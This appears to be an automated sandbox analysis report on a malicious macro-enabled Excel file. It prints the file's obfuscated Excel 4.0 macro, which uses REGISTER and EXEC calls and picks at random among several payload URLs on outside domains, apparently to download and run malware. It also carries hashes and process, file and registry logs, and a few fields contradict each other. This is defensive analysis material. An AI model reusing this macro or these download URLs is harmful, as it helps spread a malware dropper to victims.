C:\Users\user\Desktop\~\$Refusal-743510550-01212021.xlsm

SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FAS0
Malicious:	true
Reputation:	moderate, very likely benign file
Preview:	.user ..A.I.b.u.s.user ..A.I.b.u.s.

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.559119963027783
TrID:	- Excel Microsoft Office Open XML Format document (40004/1) 83.33% - ZIP compressed archive (8000/1) 16.67%
File name:	Refusal-743510550-01212021.xlsm
File size:	26170
MD5:	46a087edfdd6cd9f32e71658475bbd80
SHA1:	d5e243201b2b02fd30f5eb96693c5afacd529903
SHA256:	3099fc48fbfb503b607c72c475af8df937b4036a5fdba430ce2707e7d2388d19
SHA512:	7fa41c8ec8354b1fda49490963cc11447fa72ca8987ff48f00b79225fd32ab6de6d23970d1b54c32b86334439af3d0f62d4992c410593a6bfb5c5b228671d
SSDEEP:	384:mMfowh92aGcoKKRR6xt7k5SV8m2yITQ8aoVT0QNuzWKP8WZoms:mMflhQaGc7SsFk5S6fTfW+u7DZRs
File Content Preview:	PK.....!.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Refusal-743510550-01212021.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

.....,=B154(),)=FORMULA.FILL(Mols!U54&Mols!U55&Mols!U56&Mols!U57&Mols!U58&Mols!U59,BB53)",)=FORMULA.FILL(Mols!AC56,HI18807)",)=EXEC("""&Mols!AC60&"" ""&Mols!AC59&HG9961)",)=B156(),=C156(),=HALT(),)=FORMULA.FILL(Mols!V53&Mols!V54&Mols!V55&Mols!V56&Mols!V57&Mols!V58&Mols!V59&Mols!V60&Mols!V61&Mols!V62&Mols!V63&Mols!V64&Mols!V65&Mols!V66&Mols!V67&Mols!V68&Mols!V69&Mols!V70,HZ48004)",)=FORMULA.FILL(Mols!AC57,AN32726)",,=B158(),=C158(),)=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)",)=FORMULA.FILL(Mols!U62&Mols!U63&Mols!U64&Mols!U65&Mols!U66&Mols!U67,HI18898)",)=FORMULA.FILL("""BCCJ""",IK16309)",)=Niokaser(0,GT17028,AQ4875,0,0)",=B160(),=C160(),)=FORMULA.FILL(Mols!AC58&B169,GT17028)",)=FORMULA.FILL("""Niokaser""",IK4106)",)=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=B162(),=C162(),)=Vuolasd(GT17028,AQ4875,1)",)=FORMULA.FILL(Mols!AC59,AQ4875)",)=FORMULA.

FILL("""Vuolasd""",D17875)",,,"=FORMULA.FILL(Mols!AC60,AS41071)",=A158(),=GOTO(D154),=B165(),,,,"=FORMULA.FILL(Mols!AC61,HG9961)",,indianhealthtrust.com/yhnqj/5555555555.jpg,=C154(),,des tock-optic.fr/cdmhgbfhwq/5555555555.jpg,,,themagicalfortress.com/bwqbfse/5555555555.jpg,,,www.toteteca.com/qzkiodlofm/5555555555.jpg,"=INDEX(D165:D169,RANDBETWEEN(1,5))",,christiecentr e.com.au/exmpjzwsb/5555555555.jpg

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 1780 Parent PID: 584

General

Start time:	18:09:48
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fce0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FF55.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	14002EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\100F0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\-\$Refusal-743510550-01212021.xlsm	read attributes delete syn chronize generic read generic write	device	synchronous io non alert non directory file delete on close open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B00F0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\84F9.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	14002EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FF55.tmp	success or wait	1	14029B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\lms_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms_files\image003.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms_files\image004.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms_files\image009.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lms.ht~	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\100F0000	C:\Users\user\AppData\Local\Temp\xls\m.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B00F0000	C:\Users\user\Desktop\Refusal-743510550-01212021.xlsm	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs~.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image003.png	C:\Users\user\AppData\Local\Temp\lmg_files\image003.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image004.png	C:\Users\user\AppData\Local\Temp\lmg_files\image004.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image009.png	C:\Users\user\AppData\Local\Temp\lmg_files\image009.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xml	C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.css~.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image010.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image010.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image011.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image011.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image012.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image012.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~\$Refusal-743510550-01212021.xlsm	unknown	55	05 41 6c 62 75 73 20	..user	success or wait	1	13FF2F526	WriteFile
C:\Users\user\Desktop\~\$Refusal-743510550-01212021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FF2F591	WriteFile

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F87A7	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F899A	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

[illegible]

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

